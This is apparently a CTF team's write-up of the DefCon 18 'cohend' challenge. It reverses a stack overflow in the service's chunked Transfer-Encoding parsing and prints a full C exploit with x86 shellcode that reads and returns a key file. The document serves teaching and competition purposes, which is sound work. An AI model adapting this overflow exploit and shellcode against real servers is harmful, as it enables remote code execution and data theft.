DefCon 18 Cohen Service

http://www.painsec.com

1. Service exploration.

First of all we take a look to the service to estimate what it does and how it works.

Listening port

```
# sockstat | grep cohend
cohend   cohend     5523  3  tcp4   *:7532                *:*
```

Files

```
$ ls -al /home/cohend/
total 86
drwxr-xr-x  2 cohend  cohend    512 Aug  6 16:30 .
drwxr-xr-x  4 root    wheel     512 Aug  6 16:26 ..
-rwxr-xr-x  1 cohend  cohend  60664 Aug  6 16:29 cohend
-rw-r--r--  1 cohend  cohend   4032 Aug  7 21:14 index.html
-rw-r--r--  1 cohend  cohend     16 Aug  6 16:30 key
```

Looks like a webserver due to the index.html file lets try.

We want the key!!!!!!!!

```
$ telnet 192.168.0.188 7532
Trying 192.168.0.188...
Connected to 192.168.0.188.
Escape character is '^]'.
GET /key HTTP/1.1
Host: x

HTTP/1.1 301 Moved Permanently
Location: data:text/html,<p style='font-family: Song;'>&#x4f27;</p>
Server: cohend
Connection: close

Connection closed by foreign host.
```

Well it was worth trying....

Anything with the “key” keyword in the request produces the same output

```
$ telnet 192.168.0.188 7532
Trying 192.168.0.188...
Connected to 192.168.0.188.
Escape character is '^]'.
GET /asdasdkeyasdasd HTTP/1.1
Host: x

HTTP/1.1 301 Moved Permanently
Location: data:text/html,<p style='font-family: Song;'>&#x4f27;</p>
Server: cohend
Connection: close

Connection closed by foreign host.
```

Just as a curiosity the character returned (`伧`) when trying to access the key trough the web service is a Chinese word which means “rough” in English or “grosero” in Spanish.

2. Reversing the service

The key check:

Lets take a look to the piece of code executed to check if we are trying to access the key file.

```
 1 int __cdecl sub_804E2C0(int a1)
 2 {
 3   int v1; // edx@3
 4   int result; // eax@4
 5   int v3; // eax@9
 6
 7   if ( sub_804A7E0(a1) < 0 )
 8   {
 9     result = sub_804B740(a1, 0);
10   }
11   else
12   {
13     if ( std__string__find(a1 + 152, "key", 0, 3) != -1 )
14       return sub_804C500(a1);
15     if ( !sub_804DCF0(a1, a1 + 152) && (unsigned __int16)(*(_WORD *)
(a1 + 64) & 0xF000) == 32768 )
16     {
17       v3 = (*(int (__cdecl **)(int))(*(_DWORD *)a1 + 16))(a1);
18       v1 = 0;
19       if ( v3 < 0 )
20       {
21         sub_804B740(a1, 2);
22         v1 = 0;
23       }
24       return v1;
25     }
26     sub_804B740(a1, 2);
27     result = -1;
28   }
29   return result;
30 }
```

At line 13 we can see the check for the key keyword. After some testing using different charsets trying to avoid the check we discard this attack vector.

The real flaw:

After discarding the direct access to the key file, we start looking the binary for other possible flaws and then we see a strange behavior while reading the Transfer-Encoding header. The function in charge of handling the client request starts at **0x0804B970**, lets take a look to it.

```
25    v21 = strcasestr(request, "Transfer-Encoding: Chunked\r\n", v63);
26    v19 = 0;
27    v20 = v21 == 0;
28    if ( v21 )
29    {
30      v25 = v66;
31      after_chunked = (const char *)(v21 + 28);
32      v22 = 2;
33      v24 = v21 + 28;
34      do
35      {
36        if ( !v22 )
37          break;
38        v19 = *(_BYTE *)v25 < *(_BYTE *)v24;
39        v20 = *(_BYTE *)v25++ == *(_BYTE *)v24++;
40        --v22;
41      }
42      while ( v20 );
43      if ( (char)(!(v19 | v20) - v19) > 0 )
44      {
45        v53 = &dest;
46        copy_size = strtoul(after_chunked, 0, 0);
47        memcpy(&dest, after_chunked, copy_size);
48        v51 = 3;
49        v52 = (int)"GET";
50        do
51        {
52          if ( !v51 )
53            break;
54          v49 = (unsigned __int8)*v53 < *(_BYTE *)v52;
55          v50 = *v53++ == *(_BYTE *)v52++;
56          --v51;
57        }
58        while ( v50 );
59        v33 = -1;
60        if ( !(v49 | v50) != v49 )
61          return v33;
62      }
63    }
```

In line 46 we see a call to “strtoul” casting the data directly after the Transfer-Encoding header into a unsigned long, and then using the obtained number in a memcpy, so we are under the control of how much data will be copied to the “dest” pointer, lets take a look where the “dest” pointer is and its length.

```
.text:0804B970 ; ============ S U B R O U T I N E ========================
.text:0804B970
.text:0804B970 ; Attributes: bp-based frame
.text:0804B970
.text:0804B970 handle_request  proc near  ; DATA XREF: .rodata:off_8054B30o
.text:0804B970
.text:0804B970 var_8DC         = dword ptr -8DCh
.... ....
.text:0804B970 request         = dword ptr -8C0h
.text:0804B970 s               = byte ptr -8B0h
.text:0804B970 var_B1          = byte ptr -0B1h
.text:0804B970 dest            = byte ptr -0B0h
.text:0804B970 var_4C          = dword ptr -4Ch
```

Here we see the “dest” variable is allocated in the stack and its 176 bytes from the start of the stack frame. Looks like we found a stack based overflow :)

This would be an example of a request which would trigger the flaw.

```
$ telnet 192.168.0.188 7532
Trying 192.168.0.188...
Connected to 192.168.0.188.
Escape character is '^]'.
POST /ete HTTP/1.1
host: x
Content-Length: 98
Transfer-Encoding: Chunked
200
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Connection closed by foreign host.
```

Result:

```
# ./cohend
Segmentation fault: 11
#
```

3. Exploiting the service

After finding the flaw lets exploit it. Some things to have in mind:

- When the service is being executed under “gdb” it stores the data in sightly different addresses, so to get the real ones the process should be launched standalone and then attach to it with “gdb” trough its PID

- Opposite to most of the DefCon services this one doesn't fork per each client connection, instead it is “pthread” based, so a bad exploitation will end in service DoS, and after loading shellcode a proper return to the execution flow must be done in order to avoid the end of the service.


Some notes on the shellcode:

- Credits on the shellcode goes to knx and BatchDrake great work on the CTF guys.

- The file descriptor where it writes the key its hardcoded to number 4, so it will print the key on the first connection descriptor, it wont work if there are multiple connections (not really smart)

- At the end it will simply exit instead of returning to the execution flow to keep the service alive (again not really smart)

Exploitation result:



The exploit itself:

```
 1 /*****************************************************************
 2  *             cohen.c
 3  *
 4  *  Fri Aug 6 17:14:33 CEST 2010
 5  *  Copyright  2010  Jaime Penalba Estebanez (NighterMan)
 6  *  Copyright  2010  Shellcode by knx & BatchDrake
 7  *  Copyright  2010  PainSec Security Research Group
 8  *
 9  *  nighterman@painsec.com - jpenalbae@gmail.com
10  *
11  *            ______      __      ________
12  *          /  __  /     /_/     /  _____/
13  *         /  /_/ /______________\__\______________
14  *        /  ___ / __  / / __  /  \  \/ _ \/  __/
15  *       /  /   / /_/ / / / / /___/  /  __/  /__
16  *  ____/__/____\__,_/_/_/ /_/______/\___/\____/____
17  *
18  *
19  *  Exploit for cohen service at Defcon 18 CTF
20  *
21  *****************************************************************/
22
23
24 #include <stdio.h>
25 #include <string.h>
26 #include <stdlib.h>
27
28 #include <sys/types.h>
29 #include <sys/socket.h>
30 #include <arpa/inet.h>
31 #include <netinet/in.h>
32
33
34
35 /* The request which triggers the vuln */
36 char request[] =
37 "POST /ete HTTP/1.1\r\n"
38 "host: x\r\n"
39 "Content-Length: 98\r\n"
40 "Transfer-Encoding: Chunked\r\n"
41 "200\r\n";
42
43 /* Shellcode which reads key file and writes it to FD 4 */
44 char shellcode[] =
45 "\x90\x90\x90\x90"
46 "\xeb\x4e\xcd\x80\xc3\x5e\x31\xc0\x88\x46\x03\x50\x56\x04\x05"
47 "\xe8\xee\xff\xff\xff\x59\x59\x93\x31\xc9\x31\xd2\x80\xc1\x03"
48 "\x80\xc2\x04\x8d\x7e\x04\x6a\x01\x57\x53\x89\xc8\xe8\xd3\xff"
49 "\xff\xff\x34\x01\x75\x14\x6a\x01\x57\x6a\x04\x89\xd0\xe8\xc3"
50 "\xff\xff\xff\x81\xec\xe8\xff\xff\xff\xeb\xdd\x31\xc0\x04\x01"
51 "\xe8\xb2\xff\xff\xff\xe8\xb0\xff\xff\xff\x6b\x65\x79\x58\x42";
52
53 /* EIP addr to be set */
54 unsigned char eip_addr[] =
55 "\x2a\xe3\xbf\xbf";
56
57
58
59 int open_connection(int *pconex, char *dip, int dport)
60 {
61    struct sockaddr_in cdata;
62    struct timeval timeout;
```

```
 63
 64     timeout.tv_sec = 3;
 65     timeout.tv_usec = 0;
 66
 67     /* Set socket options and create it */
 68     inet_aton(dip, &cdata.sin_addr);
 69     cdata.sin_port = htons(dport);
 70     cdata.sin_family = AF_INET;
 71
 72     *pconex = socket(AF_INET, SOCK_STREAM, 0);
 73     if( *pconex < 0 )
 74        exit(printf("Socket error\n"));
 75
 76     /* Set socket timeout (Not working on Linux?) */
 77     if ( setsockopt(*pconex, SOL_SOCKET, SO_RCVTIMEO,
 78             (void *)&timeout, sizeof(struct timeval)) != 0) {
 79        perror("setsockopt SO_RCVTIMEO: ");
 80     }
 81     if ( setsockopt(*pconex, SOL_SOCKET, SO_SNDTIMEO,
 82             (void *)&timeout, sizeof(struct timeval)) != 0) {
 83        perror("setsockopt SO_SNDTIMEO: ");
 84     }
 85
 86     return connect(*pconex,(struct sockaddr *) &cdata, sizeof(cdata));
 87 }
 88
 89
 90 int main(int argc, char *argv[])
 91 {
 92     /* The buffer to hold the full request */
 93     char bufako[8128];
 94
 95     int x = 0;       // Maybe a counter?
 96     int conex = 0;   // Connection descriptor
 97     int wrote = 0;   // Wrote bytes to check the write
 98
 99
100     /* Build the hole request to be sent */
101     strcat(bufako, request);
102     strcat(bufako, shellcode);
103
104     /* Fill with shit till EIP overwrite */
105     for (x=(strlen(bufako));x<257;x++)
106        bufako[x] = 'Ñ';
107
108     strcat(bufako, eip_addr);
109     strcat(bufako, "\r\n\r\n");
110     /* Finished building the request */
111
112
113     if (open_connection(&conex, argv[1], 7532)) {
114        printf("Couldnt connect\n");
115        return 1;
116     }
117
118     wrote = write(conex, bufako, strlen(bufako));
119     printf("Payload sent\nKey: ");
120
121     bzero(bufako, 8128);
122     while(read(conex, bufako, 8128) > 0) {
123        printf("%s", bufako);
124     }
125
126     return 0;
127
128 }
```

4. Resources

The service binary can be downloaded here:
http://www.painsec.com/writeups/defcon18/cohend

The exploit:
http://www.painsec.com/writeups/defcon18/cohen-exploit.c